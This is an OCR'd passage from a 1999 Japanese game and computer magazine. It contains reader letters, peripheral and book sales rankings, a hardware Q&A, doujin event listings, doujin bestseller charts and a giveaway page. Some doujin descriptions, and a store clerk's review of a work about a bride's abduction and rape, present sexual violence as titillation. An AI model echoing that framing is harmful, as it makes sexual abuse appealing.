●『シェンムー』に期待しているオレだけど、画面がリアルすぎて道に迷いそう…。（千葉県浦安市/Regain） 編『FF』も同じ問題を抱えてるがいまだ解決できてないもんね。しかも『シェンムー』の舞台はごちゃごちゃの九龍城！『クーロンズゲート』の悪夢がよみがえるな。

今月の売れ筋ノーライセンス周辺機器TOP10

No.1	PSプロアクションリプレイ	1,980円
No.2	ゲームブースター2IN1	3,980円
No.3	DJ-MAN	4,800円
No.4	PSダブルメモリー2M	1,800円
No.5	スコーピオンガン	2,680円
No.6	PS CDレンズ	4,500円
No.7	デュアルホース	3,800円
No.8	イレイザーガン	3,680円
No.9	PSゲームグリップ	3,800円
No.10	64トライスター	12,800円

PS関連の商品ばかりがならんだ売れ筋周辺機器。上位には改造ツールやメモリーカードなど定番人気商品がそろっている。6位のCDレンズも、そろそろ初期のPSが寿命のため、根強い人気がある。

7位のデュアルホースは、素朴なデザインをながらも、しっくりと手になじむように設計された使いやすい一品。ネジコンとしても使える用途の広さから、店も今後の人気に期待しているようだ。

注目は10位の64トライスター。けっして安い商品ではないが、Nintendo64さえあればファミコンもスーファミもできてしまううえに、改造機能までついたオトク感が、着実に売れ行きに結びついている。毎月かならず売れていく商品だとか。

(2/19 ゲームスアーク調べ)

今月の売れ筋電脳書籍TOP10

No.1	美少女CGワンダーテクニック	2,000円
No.2	できるポストペット2001	1,580円
No.3	はじめての旅先通信	1,980円
No.4	できる Word Windows98版	1,380円
No.5	コンピュータ悪のマニュアル	1,900円
No.6	i Mac Book	1,900円
No.7	AT互換機完全自作ガイド slot 1対応版	2,200円
No.8	だれでもカンタンCGI&SSIサンプル集	2,800円
No.9	コンピュータ 悪のマニュアル2	2,300円
No.10	ジャンクパーツ設定全書	3,600円

売れ筋電脳書籍は、「悪のマニュアル」シリーズのロングランぶりが光るランキングになった。とくにシリーズ第1弾は、出たのがなんと'98年の1月だというのに、いまだにジワジワと売れているようだ。第2弾の売れ行きも好調で、セットで購入していく人も多いとか。

1位は最近次々と似たような本が出ている美少女CGを作るためのマニュアル。3Dソフトの教本としてもレベルが高い。

注目は3位の「はじめての旅先通信」。海外での通信設定の方法とデータを、これでもかと細かく解説した実用的な1冊だ。ターゲットは狭そうだが、海外に行こうと思う人は持っておいて損はないだろう。

(2/20 T-ZONE調べ)

GameLab Hit Chart 99 アンケート募集中

ハ～イ！ GL Hit Chartで～す。アナタのハガキがランキングを決定！ ってなもんで、次回でもアンケートへの協力をお願いするぞ。

さて、次のお題は「メーカーにこれだけは言っておきたいことはなんですか?」だぞ。クソゲーが多いとかサポートが悪いとか、いろいろな不満がたまってる人も多いでしょう。そんなみなさまの叫びをハガキに書いて送っておくれ。

それでは協力よろしく!! 毎号抽選で10名様に、いったい何が送られてくるのかと一部で話題の、イカしたノベルティグッズもあげるよ～。

今月の注目電脳系ニュースTOP5

No.1	ネットを利用した犯罪で逮捕者続出
No.2	無料パソコンサービス本格化
No.3	自作MP3プレイヤー大人気
No.4	VRML使用の、最新ヴァーチャルセックスサイト
No.5	においを出すマイクロチップ開発

'98年末あたりから、急激にネット関連の逮捕者が増えている。とくに多いのはクスリ関係で逮捕されるパターンだが、急に公安がマークし始めたことは要チェックである。2位の無料パソコンは海外の話。無料で配っても採算がとれるシステムが完成したらしい。日本でも同じ方法が導入される可能性は高い。

●内容がヤバいと評判の『コ.コ.ロ…』をプレイ！ たいしたことなかったぞ。(神奈川県横浜市/近江兄弟) ㊙近親相姦ものだけど、どうも母親シナリオがダメだったようで。ヤバさの基準って難しいよね。しかし主人公と親父が関係しちゃうシナリオはどうか？ オモロイけど。

GL 巡回診療所

世界で一番医療技術が発達しているといわれる日本だけど、ことと電脳世界に関してはまだまだ無医村状態なのが事実。だけどここに来れば、毎月無料で診察してもらえるぞ。

カルテ1
メモリの種類

パソコンにメモリを増設しようと思ってパソコンショップへ出向いたのですが、SDRAMの種類には100MHz対応と書かれたものやCL＝2、CL＝3などいくつか種類がありました。いったいこれはどういう意味なのでしょうか?

（静岡県清水市/犬山　黒吉）

処方 SDRAMというのはシンクロナス（同期）DRAMの略で、メモリアクセスをクロックに同期させて行うことができます。100MHz対応というのは、同期させることが可能な動作クロックの最大値が100MHzだという意味です。

普通のDRAMは非同期で単純なメモリアクセスをするのみですが、SDRAMにはメモリアクセスコントローラが内蔵されていて、アクセスにはいくつかのコマンドを実行することができます。またCL（CASLatency）＝のあとにつく値の意味は、読み出しコマンドを発行してから最初のデータが現れるまでのクロック数を表しています。CL＝3よりCL＝2のほうが、1アクセスあたり1億分の1秒速いのです。

カルテ2
iMacの増設

新機種が出て以前のiMacが安くなり、ついつい買ってしまいました。しかし付属のまん丸マウスはどうも使いにくいので別売りのUSBマウスに取り替えようと思っています。USBマウスならWindows用のものでも、iMacに接続できるものなのでしょうか?　あとメモリも増設したいのですが、普通に売られているSDRAMがそのまま使えるのでしょうか?

（埼玉県春日部市/びすこんちん）

処方 iMacのUSBマウスは基本的にWindows用のものでも使えるはずなのですが、価格の安い粗悪品では認識されないこともあるようです。USBマウスはお店の人にiMacで使えるかどうかをしっかり確かめて買うのがよいでしょう。

またiMac用の増設メモリですが、S.O.DIMM（SDRAM・100MHz）といって、通常のDIMMより幅の狭いまったく形状の違うものです。普通のSDRAMは使えません。iMacにはメモリスロットが2つあって、標準の32MバイトS.O.DIMMが挿してあるスロットと、空きスロットがそれぞれ1つずつあります。しかしすでにメモリの挿してあるスロットは、物理的な収納スペースの狭さから縦2倍（2インチ高）タイプの128MバイトのS.O.DIMMを搭載することは不可能です。ただし空きスロットを利用するなら、2インチ高タイプのメモリでも増設することができます。

カルテ3
CDはコピーすると劣化する?

音楽CDをCD-Rに焼くと、メディアの質によってCDプレイヤーで聞いたときの音質が変わってくるという話を聞いたのですが、これは本当でしょうか?　CDはデジタルだからそのようなことはないと思うのですが。　（東京都葛飾区/KTZ）

処方 市販の原盤CDに比べれば、CD-Rにコピーしたものの音質が変わる可能性は高いといえます。原因はCDを再生して光信号からクロックを抽出するときに発生するジッタ（クロック信号の揺れ）から起因する、読み書きエラーによるものです。この頻度はCD-Rドライ

●『シーマン』のデザインは外人だそうです。やはりあんなデザインは異国のものですね。（福岡県北九州市/万次郎）　㊟インド生まれのカナダ国籍という不可思議な経歴を持つアノ人だね。某雑誌でフェイスハガーを片手に持ってほほえむ姿を見たときは、さすがにヤバいと思ったぞ。

＜第1表＞Dolby Pro LogicとDolby Surround AC-3の対比

家庭用サラウンド方式比較	Dolby Pro Logic	Dolby Surround AC-3
記録（素材）ch数	2ch	5.1ch
再生ch数	2ch	5.1ch
再生ch構成	FL、FR、C、S（SWは推奨）	FL、FR、C、LS、RS、SW
音声処理	アナログ・マトリクス処理 ドルビー・サラウンド	デジタル・ディスクリート処理 AC-3エンコード、デコード
サラウンドchの高域再生限界	7KHz	20KHz

ブの種類、メディアの種類、書き込み速度で変化します。

CD-ROMのフォーマットがMODE1/2などの場合は、データが完全に読み書きできるよう高レベルのエラー訂正で保証されています。しかし読み出し時間に制限のあるCD-DA（オーディオCD）はその訂正レベルは低く、完全に訂正されないことがよくあるのです。オーディオCDの読み込み、書き込みは2倍速から等倍程度におさえたほうがよいでしょう。

カルテ4
ドルビーって、何?


ビデオソフトではドルビーサラウンドProLogic、DVDやLDなどではドルビーデジタルサラウンドといった表示がされているものがありますが、これは具体的にどういう意味なのでしょうか?「ドルビー」という言葉だけで、なにやら音がよいらしいということはわかるのですが…?

（山口県萩市/蒲地　幸弘）

処方

ドルビーサラウンドとは、ステレオ左右2チャンネル以上の音を再生するシステムです。ビデオなどのドルビーProLogicは通常のステレオ2チャンネルに加えて、センタースピーカとサラウンドスピーカの音が特殊な機器でエンコード録音されています。これをProLogic対応のオーディオ機器で再生すると、サラウンドスピーカ用の出力が得られるというわけです。またこのエンコード音声は、ドルビーに対応していない機器で再生してもほぼ普通に聞くことができます。

いっぽうDVDやLDでみかけるドルビーデジタルサラウンド（AC-3）というのは、ProLogicのようなアナログエンコードではなく、デジタルエンコードで6チャンネル（いわゆる5.1チャンネル）分の音声チャンネルが専用のトラックに録音されています。デジタルエンコードでは各チャンネルはまったく独立した音声で圧縮録音されているので、より効果的なサラウンドを実現できるというわけです。



＜第1図＞レーザーダイオードの仕組み

カルテ5
レーザーが出ない

秋葉原のジャンク屋でレーザーダイオードを売っていたので、さっそく購入して光らせてみました。しかし、イメージしていたようなまっすぐのレーザー光は出ませんでした。どうしてなのでしょうか?

（京都府京都市/西　保幸）

処方

レーザーダイオードは＜第1図＞のような構造になっています。レーザー光は半導体チップから横方向へ楕円状に放射されるのです。裸のままだと光が拡散してしまうので、効率よくレーザー光を取り出すことができません。ですから、楕円状に放射された光を凹レンズを使って直行させるようにしてあげないと、よく見るような直進するレーザー光にはならないのです。また、レーザーダイオードは熱に弱いので放熱にも十分注意しなくてはいけません。

●うちの近所のゲーム屋はプレステの中古を扱ってるが、新品も扱っている。でも必ず1日遅れ。圧力?（埼玉県所沢市/アポジカ）㊞じつは発売日の翌日に入荷なら黙認してくれるようです。それ以前に入荷していることがバレるといろいろコワいことが起こるとか…。

DOUJIN わーるど

全国同人クリエイターの熱いほとばしり!!

イベント開催スケジュール

問い合わせ先:チケットゆう(03-3255-3064)

日程	イベント名	開催地	ジャンル	日程	イベント名	開催地	ジャンル
3月21日	おでかけライブin前橋20	グリーンドーム前橋	フリー	3月28日	おでかけライブin山梨18	アイメッセ山梨	フリー
3月21日	スプリングプレゼントin幕張'99	幕張メッセ	フリー	3月28日	広島コミケ46	広島中小企業会館	フリー
3月21日	スプリングプレゼントコミケin京都'99	みやこめっせ	フリー	3月28日	おでかけライブin松山28	アイテムえひめ	フリー
3月21日	おでかけライブin四国40	サンメッセ香川	フリー	3月28日	小倉コミックライブ38	西日本総合展示場・新館	フリー
3月21日	おでかけライブin大分40	大分中小企業会館	フリー	3月28日	おでかけライブin鹿児島21	MBCメディアホール	フリー
3月21日	おでかけライブin宇都宮M44	マロニエプラザ	フリー	3月28日	ゲームコミケin札幌6	アスティ45	ゲーム系
3月21日	プレゼントコミケin名古屋 春まつり'99	ポートメッセ名古屋	フリー	3月28日	ゲームコミケin仙台16	アズテックミュージアム	ゲーム系
3月22日	仙台コミケ 春プレゼント'99	夢メッセみやぎ	フリー	3月28日	ギャルゲーコミケin名古屋4	東別院会館	美少女系
3月22日	静岡コミックライブ49	ツインメッセ静岡	フリー	3月28日	名古屋パソケット60	東別院会館	同人ソフト
3月22日	おでかけライブin松江 春プレゼント'99	くにびきメッセ	フリー	4月 4日	おでかけライブin函館10	亀田福祉センター	フリー
3月22日	Jump Express2	PIO	ジャンプ系	4月 4日	おでかけライブin青森 スプリングスペシャル'99	青森産業会館	フリー
3月22日	PROJECT S 2	PIO	サンデー系	4月 4日	おでかけライブin富山22	いきいきKAN	フリー
3月22日	Comic Pri-chara Vol.4	OMM	男性向け	4月11日	仙台コミケ69	ワッセ	フリー
3月28日	おでかけライブin旭川37	旭川・道北経済センター	フリー	4月11日	おでかけライブin宇都宮M45	マロニエプラザ	フリー
3月28日	おでかけライブin札幌68 春休みスペシャル'99	テイセンホール	フリー	4月11日	スプリングプレゼントコミケin浜松'99	アクトシティ浜松	フリー
3月28日	おでかけライブin盛岡 春スペシャル'99	アピオ	フリー	4月11日	おでかけライブin福山10	福山産業会館	フリー
3月28日	おでかけライブin高崎30	高崎地域医療センター	フリー	4月11日	J・POP CHAMP	PIO	芸能全般

サウンドノベルを作ってみよう!! DSNシステムVer.3

読者のなかにはサウンドノベルをプレイしたことのある人も多いよね。今回ご紹介するDSNシステムVer.3はサウンドノベル風のアドベンチャーゲームの作成・鑑賞を行なうためのソフトなのだ。このソフトはブラウザとコンパイラ、デバッガで構成されていて、これ1つあれば自分でサウンドノベルが作れてしまうスグレモノ。表現能力はストーリーごとにリセットされるテンポラリ・フラグ500個にグローバル・フラグ499個。選択肢は1シーンにつき最大12種類で個々のシーンを記述するブロックは最大8000!! 背景色の変更やBMP/JPEGファイル・WAV/MIDIファイルもサポートしているぞ。しかもフリーウェアだからウレシイ限りだね。

作者名:だんちゃん(藤居 学)
動作環境:Windows95/98
入手方法:だんちゃんのホームページ(http://www.asahi-net.or.jp/_ku5m-fji/)からダウンロード可能。
価格:フリー 連絡先:ku5m-fji@asahi-net.or.jp

Freeware

梁山泊か烏合の衆か? SEGA系のゲーム雑誌(おもにセガサターンマガジン)を中心に活動していたハガキ職人数名がひょんなことからインターネットで知り合い、ドリームキャストをお題になにかバカできないかと集まって制作されたのがこの本。基本的に読者ページのノリだけど、発売前夜の秋葉原ルポやソフトレビュー、ページマンガなど野心的な試み(?)がなされている。代表者クレイジーじじい氏いわく「同人誌の制作は初めてなので、大目に見てクダサイネ」とのことだが、なにをおっしゃる。現在改訂版をホームページ上で通信販売中。「インターネットができない人はドリキャスを買おう!! ピピンは不可だぞ」。

サークル名:くるくるパワーズ
代表者名:クレイジーじじい
メディア:B5版、20ページ、コピー本
価格:送料手数料込み400円
購入方法:ホームページFrom_Gにて通販受付中。
連絡先E-Mail:twk@pg.highway.ne.jp
URL:http://home7.highway.ne.jp/From_G/Coo12P/

SEGAに捧げる愛の1冊!? くるくるパワーズ第1号

●なんで任天堂は中古禁止に積極的じゃないんだろ。やっぱ流通と仲が悪いからか(笑)。(大阪府大阪市/わんこ) 極流通への信頼が薄いってのはありそうだな。ホントは、いまの中古市場を作った原因のおおもとだっていう罪悪感のせいだったりして(意地の悪い意見)。ウケケ。

人気同人誌ベスト10

1 瑠璃画堂報七
U・A大作戦　1,300円　ヴァリアブル・ジオ

「ヴァリアブル・ジオ」を題材にした作品がランクイン!!　新キャラ珠緒ちゃんが憧れの優香のためにお○ん○んを生やしてもらうのですが、使用回数に制限あり。ライバルたちを出し抜いて、弾切れ前に優香に会えるのか?

2 螢Ⅶ
浅野屋　700円　セーラムーン

3 BREAST ARMS
天山工房　500円　オリジナル

4 BIT FIGHTER 2
吉崎観音社　1,143円　オリジナル

5 KEEP the FAITH
STUDIO KIMIGABUCHI　1,300円　カレカノ

6 POTATO MASER 14
めんげれくん　1,500円　ガンダム

7 彼女は…
STUDIO PAL　900円　カレカノ

8 赤い丸幌FANTASY
AKA MARL　1,600円　オリジナル

9 Precious
EXtage　700円　ファーストKiss物語

10 ESCAPE LOVE
Team Psy-Walken　1,000円　オリジナル

人気同人ソフトベスト10

1 NIGHTMARE ACCESSORY 2
ESCAPE Software　1,200円　アクセサリー集

NIGHTMARE ACCESSORY 2がついに発売!!　大好評のゲーム『NIGHTMARE 3』に対応しています。しかも、初回生産分にはなんともうれしいポスター＆ポストカード付き!!　まだお持ちでない人は即GETしてください。

2 LURISTAN
BODLEY HEAD　1,000円　CG集+α

3 緊縛少女 2
逆回転野郎　1,500円　CG集

4 NIGHTMARE 3
ESCAPE Software　2,800円　SLG

5 三日月あきらのCG集vol.7「eternity」
TRI-MOON!　1,800 円　CG集

6 TREFOiL
偽MIDI泥の会　1,000円　CG集

7 るりるり♡
来夢緑　1,500円　ビジュアルノベル

8 めいGueen 1/2
パステルキャット　1,200円　CG集

9 Black Album
よっしー帝国　1,200円　ビジュアルノベル

10 せいふくのセイフク　～ナース編～
最終電写 TUKASA　1,600円　クイズ

4号店の同人ソフトコーナーを拡張しました。レベルの高い同人ソフトを大量展示販売中!!　市販ソフトに負けないクオリティを持つソフトがいっぱいです。ぜひ一度ご来店ください。同人誌、同人ソフトのほかにも、魅力のある商品を多数ご用意してお待ちしております。

メッセサンオー本館B館2F・4・5号店
〒101-0021 東京都千代田区外神田3-14-8
TEL 03-3255-3064
http://www.messe-sanoh.co.jp/

このランキングは2月上旬の調査で、すでに在庫がない場合もあります。必ず店頭にてご確認ください。

渡辺浩弐も大満足!!

pretty hate machine

『バイオハザード』、『FFⅦ』を中心に「ゲームと環境をまるごとギャグにする」をトータルコンセプトにしたよろずゲーム本。サブカル色の強い評論と下ネタバカマンガとのギャップがウリ。赤尾晃一氏や渡辺浩弐氏にも高い評価を受けています。エッチな絵もきちんと入ってるぞ。なお、マンハッタン計画では現在メンバーを募集中。このサークルの活動内容はゲーム系同人誌の制作・販売・配付。同人誌のジャンルはメガヒットしたゲームのギャグ漫画と、ゲームを既存の文化と対照したメディア論制作の2本立てだそう。募集メンバーは以下のとおり。

1 さわやか、かつアグレッシブな売り子さん。
2 ゲームに関する原稿を書いてくれるライター。
3 優しげな言いまわしで作品を批評してくれる人。

そのほかにも「なにかにクリエイティヴィリティーを発揮したいと思っていて、ゲームラボ、スタジオボイス、日経新聞、美術手帳、クロスビートを読み、やっぱりゲームが1番進化しているメディアだと思いつつも林家志玄や村田蓮爾や介錯の同人誌を読んでいる人」を大募集!!　応募は下記のE-mailアドレスまで。

サークル:マンハッタン計画　代表者名:近藤尚範
メディア:A4版オフセット28ページ　価格:500円
購入方法:送料込み500円為替を「杉並区高円寺南郵便局留めマンハッタン計画」まで。送付後、下記アドレスまで連絡すること。
E-Mail:msakurab@interlink.or.jp

●アングラな人が使う、ムリな当て字を見ると恥ずかしくなる。(福岡県北九州市/かなくり)　㊙ゲイツを下逸とか書くんだよね。しかし「スターシップトゥルーパーズ」を「酢多亜湿布戸う留ー派ー図」とか表記してる書き込みをみたときは絶句したぞ。カタカナでいいじゃねえか!

GL USER'S CAFE

人気同人誌ベスト10

1 Nightmare of My Goddess 総集編1~4
天山工房　1,500円　ああっ女神さまっ

「ああっ女神さまっ」を扱った作品のなかでもトップクラス!!　天誅丸さんの再録集です。Vol.1~4までを集めた224ページものボリュームで大満足。堕ちていくベルダンディーは見物ですよ。買い逃したひとは必読です。

2 THE ATHENA&FRIENDS'98
彩画堂　850円　KOF

3 ちょーらくがきっつよ SC
チタンカラーブランド　1,200円　ラフ集

4　いづるみ総集編 1+
なかよひ　1,300円　エヴァンゲリオン

5　エロイヤーズぶりぶり
白液書房　700円　スレイヤーズ

6　鬼頭村
サークル太平天国　600円　オリジナル

7　大人の童話9
大人の童話　1,300円　オリジナル

8　You're My Only Shinin'Star
スタジオ夢魂　900円　ぱすてるチャイム

9　あら-ISM
BARRICADE　800円　スレイヤーズ

10　EDEN -総集編-
琥珀亭　1,300円　エヴァンゲリオン

ショップより…冬コミの新刊入荷ラッシュも落ち着き、ゆっくりとご覧いただけるかと思います。池袋・秋葉原にお越しの際にはぜひご来店ください。この時期入荷の大作(bolze・TIMESTさんなど)もございます。遠隔地のかたは通販（虎通、Web、広告）をご利用ください。

コミック虎の穴 3号店
〒101-0021 東京都千代田区外神田4-4-2
共益外神田ビル7F
TEL 03-5256-2838 通販部FAX 03-5256-2889
http://www.toranoana.co.jp/

人気同人ソフトベスト10

1 くれじっとふろっぴーGo / To / Heart!! Vol.4
2次キャッシュ　800円　To Heartデジコミ集

このランキングでも毎度おなじみ、くれじっとふろっぴーの最新作。いつもと同様に、毎回楽しい話が詰まっています。綾香に興味を持って近づいた浩之だったが……この続きはソフトを買ってから楽しんでね。

2 Clear Blue 参
わつき屋　1,100円　To HeartCG集

3 ぺる★らんど 2
PROJECT GUYS　1,200円　アニメ系CG集

4　名称未設定 7
がらん堂　800円　アニメ系CG集

5　MS2 Act 1 彩
MS2　1,000円　ゲーム系CG集

6　うるうる
C・A・T　2,000円　オリジナルゲーム

7　獣三戒
BOKUMAP V2　1,400円　オリジナルアドベンチャーゲーム

8　SAKURA Vol.1
那古野堂　900円　アニメ系CG集

9　猿Another Story　かさぶた第2章~腹に七つのキズを持つ女~
快楽集団　1,500円　leaf系ビジュアルノベル

10　牝犬育成趣味れーしょん　めざせ！ トップブリーダー
グレーテスト18クラブ　1,800円　アニメ系育成ゲーム

ショップより…この時期、当店ではいろいろなサークルさんの新作ソフトが充実。もちろん、即売会で買えないモノもありますよ。来店していただけば、きっと満足いただけることでしょう。なお、人気爆発のソフトは即品切れの恐れがありますのでご了承ください。

D.カルト
〒101-0025 東京都千代田区神田佐久間町1-20
三新ビル2・3F　TEL・FAX 03-5294-3677
〒556-0011 大阪府大阪市浪速区難波中2-4-7
馬場ビル4階　TEL 06-6646-6650

プレゼントのお知らせ
コミック虎の穴、D.カルトから同人誌、同人ソフトランキング3位までの作品をセットにして、各3名、合計6名にプレゼント!!　くわしくは94ページを見てね!!
このランキングは2月上旬の調査で、すでに在庫がない場合もあります。必ず店頭にてご確認ください。

美少女礼讃

春近し、隣はナニをスる人ぞ…というわけで3月でございます。冬コミの喧噪も去り、穏やかさを取り戻しつつある同人誌業界。とはいえ足下では、まだ世に姿を見せぬ作品たちがいま萌え出ようかとスタンバっている次第でございましょう。まさに春!!

3月といえば桃の節句。着物に身を包んだお嬢様がた、可愛らしくてもう食べちゃいたいくらいでございますね。ホントに…。というわけで今回ご紹介するのは、着物姿の女性がヒロイン、サークル太平天国の「鬼頭村」。舞台は昭和初期頃の山奥の村。祝言直前の娘が襲われ、監禁されるという、凌辱モノフリークにはなんともたまらぬシチュエーションの作品でございます。責め苦、白い肌、したたり、壊れてゆく娘…。「鬼頭村」は和服大好き、日本美バンザイ!!　エロス炸裂なんでもこいな作品なのでございますよ、そこの殿方!!

「鬼頭村」大変美味しゅうございました。

（田中スイーティー　コミック虎の穴店員）

●近所のおもちゃ屋で『FFVIII』を予約してたのに、「入荷できませんでした」。ふざけんな！（群馬県高崎市/カリスト）㊙今回こういう話は多かったようで。力の弱い小売店が冷遇されている現実がモロに出ましたね。300の予約で、入荷が50なんてところもあったってさ。ひえ～。

ちょ〜ときめかねぇエッセー

「クイズ!!　オレに聞きました!!　Windowsではなく、Macを使っていてトクだと思うことはなんですか?」「モテそうな気がすることデース!!」と冒頭からワケのわからない感じですが、今回のお題は「オレとMac」。ここぞとばかりに「オレさまはパーツの組み替えが人生のヘビーなDOS/V野郎でMacなんか興味ないぜ。マルチ萌え〜」といった人にもMacのすばらしさをあますところなく伝えたいと思います(無理かなぁ…)。

最近はiMacやらスマートローンで身近になったMacintosh。しかし10年前は車が買えるほど高かったりしたもので、当時を知るユーザーには「Mac＝高級＝金持ち」という意識が染みついちゃったりしてるでしょう。私も「Mac所有＝人生の勝利者」に違いないモンってな青春を過ごしてきたので、自腹で新品のMacを購入できたときには人生の勝利を噛みしめました。ちなみにマシンはColorClassic。市場の混乱による価格暴落で新品が5万円ナリ。5万円で人生の勝利者になれるとは最高ですな。

maruan
同人ソフト作家。
『ちょ〜ときめかねぇスクリーンーセーバー』が人気。

ところでMac使いの最大の魅力はモテるような気がすることです。最近ではiMacが婦女子に人気なワケで「Macのことならなんでもボクに聞いてよハニー」『ホント?　ありがとう。ウフッ♡』ってなシチュエーションが想定され、ヘビーなMacユーザーにモテモテ環境到来。ついにわれわれの時代が来ちゃったもんね〜ってな感じです(涙)。

さて、とりあえず「Macを使うとモテる(よーな気がする)」との命題を証明するため某OSメーカーMの友人と、女の子が隣に座ってくれるお店(健全な店よ、マジで)に行ってきました。Macを使っているというコトを前面に押し出してみたものの、結果はあんまりモテず…。ちなみに私の隣にすわった娘は超デ●だったので、まるで『ダライアス』のボス直前のように“WARNING! a huge battle ship “BigL” is approaching fast!”てな文字列が目の前をスクロールしちゃった次第です。くやしいことに友人は後日、べつの娘と個人的に仲むつまじくなっちゃったというオチまでついて…。

まあどうでもいい話はさておき、Macは手軽にちょっとしたモノを創りやすいマシンです。同人ソフトも今後さらに増えてくるとうれしいなぁ。みなさんもMacユーザーになろ〜。いまならモテモテだゾ(嘘つき!!)ってなワケでさようなら〜。

Essay

引き続き、サークルメンバーの集めかたです。身近に仲間がいない場合は、個人情報誌などのメディアで募集をかける方法があるということは前回ふれました。しかし「いっしょにゲームを作ろうよ」だけではなかなか人は集まりません。

ではどうするか?「何を制作するサークルで、こんなメンバーを探している」ということ、つまりサークルの骨格をハッキリとさせておくことです。そうすれば、応募する側もしやすくなります。また、すでに活動しているサークルに入会するのもよいでしょう。とにかく情報を発信してみてください。そこで作品制作やサークル運営の要領をおぼえて、将来的に独立する方法もあります。右も左もわからない場合は、むしろこの方法がいろいろ勉強できてよいと思いますよ。

べつのアプローチは、とりあえず1人で作品を作り、個人サークルとしてデビューすることです。個人の作家は意外と多く、別ジャンルの個人サークルが手を組み1つの作品を作り上げることも珍しくありません。これも同人活動の醍醐味の1つです。(ACTIVE GAMERS代表 楯 直樹:NT-3)

ACTIVE GAMERS
名古屋の同人サークル。『萌鉄』を制作。
http://member.nifty.ne.jp/nt3/

同人さーくるをつくろう!!

情報大募集

同人わーるどではこのコーナーで紹介してもらいたいサークルを募集しています。希望の人は右記の項目を記入してお送りください。

メンバー募集
1.サークル名・代表者名
2.活動内容
3.募集要項
4.誌面掲載用の連絡先
5.緊急時の連絡先
(住所・氏名・電話番号・連絡時間帯)

同人誌、ソフトの紹介
1.題名・見本(必ず同封のこと)
2.サークル名・代表者名
3.対応機種・値段・メディア
4.内容・PR文・購入方法
5.誌面掲載用の連絡先
6.緊急時の連絡先

そのほか同人関係の投稿ならなんでも大歓迎!!

〒104-0031 東京都中央区京橋3-14-6 斎藤ビル　三才ブックス ゲームラボ編集部「同人わーるど」係

●㊙さん、『雀龍館2』ってエロゲーはすごいですよ。未プレイならぜひ。(愛知県春日井市/ガラ)　㊙話は聞きました。表面は麻雀ゲーなのに、役がなけれな点数もないらしいね。しかも勝っても負けてもすべてのCGが見られるそう。このヤル気そぎまくりなシステムはなんでしょう?

GLからの贈り物

読者プレゼント

新入生、新社会人がまぶしい季節になりました。“歓迎”という名の飲み会で、大人の味を知る人も多いでしょう。自分の限界を知ること——これも1人前への第1歩です。

❶ パックスパワーグローブ（3名）

「十字キーが自分の腕になったら」、「Aボタンや Bボタンが自分の指になれば」——そんな夢のコントローラがこちら。独特の操作感は1度体験すればやみつきになること間違いなし。このアイテムを10名に。

提供：明電工業株式会社
〒556-0005 大阪府大阪市浪速区日本橋4-7-23
Tel：06-6633-6633

❷ カシオサイバーマックス（3名）

内蔵されたショックセンサーが、瞬間最大加速度を検知してデジタル表示。専用のクロスバンドを手首や足首にまけばパンチ力やキック力を測定することもできます。この“遊べる”腕時計を3名にプレゼント。

提供：明電工業株式会社
〒556-0005 大阪府大阪市浪速区日本橋4-7-23
Tel：06-6633-6633

❸ D.カルト 人気同人ソフト（3名）

本誌92ページ“同人わーるど”で紹介した『くれじっとふろっぴーGo！To／Heart.〃Vol.4』、『Clear Blue 参』、『べる★らんど2』の上位3本をセットにして3名にプレゼント。なかなかの佳作ばかりなので、このチャンスにどうぞ。

提供：D.カルト
Tel：03-5294-3677

❹ ドクターGB エクスチェンジャー（2名）

ゲームボーイのセーブデータをパソコンにコンバートするツール。セーブデータが飛んだときの悲しみからキミを救ってくれること間違いなし。2名にプレゼント。

提供：ゲームスアークメガショップ（Tel 03-5298-2210）
ゲームスアークプロショップ（Tel 03-3355-7644）
〒101-0021 東京都千代田区神田3-15-6 小暮・末広ビル

❺ 特製花形CD-R（10名）

12cmメディアと同じ大きさのプラスチック板の中心に8cmメディアをはめこんでカットしたアイディア商品。このCD-Rを、5枚1組にして10名にプレゼント。

提供：オリエント測器コンピュータ株式会社
Tel：06-6965-6070（大阪本社）
Tel：03-3379-8440（東京営業所）
URL：http://www.orient-computer.co.jp

❻ 日本橋界隈味マップ（10名）

表側には大阪日本橋界隈のグルメマップが、裏側には日本橋近辺の白地図が描かれたリバーシブルポスター。大阪の電脳街を訪れる前に1度は目にしておきたい。10名に。

提供：共立電子産業株式会社
〒556-0005 大阪府大阪市浪速区日本橋西5-7-19
Tel：06-6644-4446
URL：http://www.kyohritsu.com/

❼ やるドラ公式認定BOX（2名）

『ダブルキャスト』、『季節を抱きしめて』など“やるドラ”シリーズのキャラクターや美術設定、描き下ろし画稿などが収録された貴重な原画集。ファン垂涎のこの逸品を2名に。


提供：株式会社マンガパック
〒113-0033 東京都文京区本郷3-28-3山越ビル3階
URL：http://www.mangapac.com/

❽ コミック虎の穴 人気同人コミック（3名）

“同人わーるど”の人気同人コミックベスト3・『Night mare of My Goddess総集編1〜4』、『THE ATHENA＆FRIENDS'98』、『ちょーらくがきっスよSC』をセットにして3名に。思う存分楽しんでください。

提供：コミック虎の穴・3号店
Tel：03-5256-2838

応募方法



巻末のアンケートハガキⒶの部分にほしい商品の番号を記入してポストに投函してください。なお締め切りは4月10日（当日消印有効）です。「ゲームラボ」へのご意見もお待ちしております。

●プレステのデータをフロッピーにセーブできる機器が出るはずだったのでは？ 中止か？（埼玉県浦和市/ZONE） ㊎日本版の開発は休止中みたいよ。ホントは1月に出るってウワサだったんだけどねえ。海外版でいいならhttp://ign64.ign.com/hardware/11.htmlなんかをチェック！

ゲームラボ 2月号 プレゼント当選者

読者プレゼント

コミック虎の穴・人気同人誌
北海道美唄市/伊藤　慎矢
大阪府岸和田市/田辺　敦子
長崎県長崎市/宮本　剛行

ビデオセイバープロVSP777
北海道北見市/長谷川　理
埼玉県鶴ヶ島市/佐藤　正俊
神奈川県横浜市/小路　猛雄

ゲームブースター＋アクションリプレイ2IN1
北海道旭川市/新田　裕行
栃木県佐野市/稲岡　忠洋
香川県仲多度郡/西山　暁

D.カルト・人気同人ソフト
秋田県男鹿市/笹渕　圭
神奈川県鎌倉市/田中　篤志
徳島県徳島市/片山　雄策

お楽しみCD
神奈川県横須賀市/小野　好章
愛知県名古屋市/中村　昌之
滋賀県草津市/鵜飼　崇浩

